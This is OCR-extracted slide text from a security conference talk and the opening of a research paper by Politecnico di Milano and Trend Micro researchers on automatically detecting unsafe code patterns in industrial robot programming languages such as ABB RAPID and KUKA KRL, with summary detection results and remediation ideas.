
TREND MICRO | research

POLITECNICO MILANO 1863


Automatic Detection of Unsafe Code Patterns

Marcello Pogliani, Politecnico di Milano

Sources and Sinks



Overall Architecture of the Analyzer



Demo Time

Detection Results

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

Vulnerability	Projects	Files	Root Cause
Network → Remote Function Exec	**2**	**2**	**Dynamic code loading**
Network → File Access	**1**	**4**	**Unfiltered open file**
Network → Arbitrary Movement	**13**	**34**	**Unrestricted Move Joint or Move to point**
Detection Errors	2	12	Interrupts

HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

TREND MICRO | research

POLITECNICO MILANO 1863

Closing Remarks

Federico Maggi, Trend Micro Research

Defense and Remediation Approaches

- **Secure communication**: hard to implement without language support
- **Input validation**: hard to fix – what to do when invalid input comes in?
- **Privilege separation**: requires changes at the OS/runtime level
- **Code signing**: will probably take 5-10 years to see this widely deployed

Sound Bytes

- feels **like 25 years ago:** remember the first vulns in web apps?

Sound Bytes

- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!

Sound Bytes

- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!
- **Automation engineers:** please follows security guidelines


Sound Bytes

- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!
- **Automation engineers:** please follow security guidelines
- **CISOs:** please consider to audit logic written in proprietary languages!

Get in Touch and Stay Tuned

- We have a working **prototype** that can find vulnerabilities in
  - ABB RAPID
  - KUKA KRL
- If you're interested: **get in touch with us**!

https://robosec.org



Detecting Unsafe Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Key to modern smart manufacturing, industrial robots are complex and customizable machines that can be programmed in a variety of ways. In addition to the "teach by showing" paradigm, most vendors provide domain-specific programming languages to operate the robots with high precision. Such fully fledged programming languages povide not only movement instruction, but also access to low-level system resources, such as network and file systems. Although useful, these features create venues for unsafe programming patterns, which could lead to taint-style vulnerabilities or malware-like functionalities. In this paper, we analyze the programming languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe the source-code analysis tool that we created to analyze robotic programs, and discover unsafe uses

multiple systems through a wide range of protocols and technologies: They are tightly integrated with programmable logic controllers (PLCs), manufacturing execution systems (MESs), vision systems, and a variety of IT and OT networks in the factory floor. Industrial robots can be programmed online, using the "teach by showing" method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot's arms, as well as common control-flow instructions and APIs to access low-level system resources. Writing *task programs* (i.e., the programs that define the task the robot executes) in IRPLs is useful to system integrators and end users to implement complex tasks such as integrating external systems in the production process. IRPLs allow programmers to access—in an almost unconstrained way—several robot's resources like its mechanical arms, file-system, network,

https://bit.ly/rogueautomation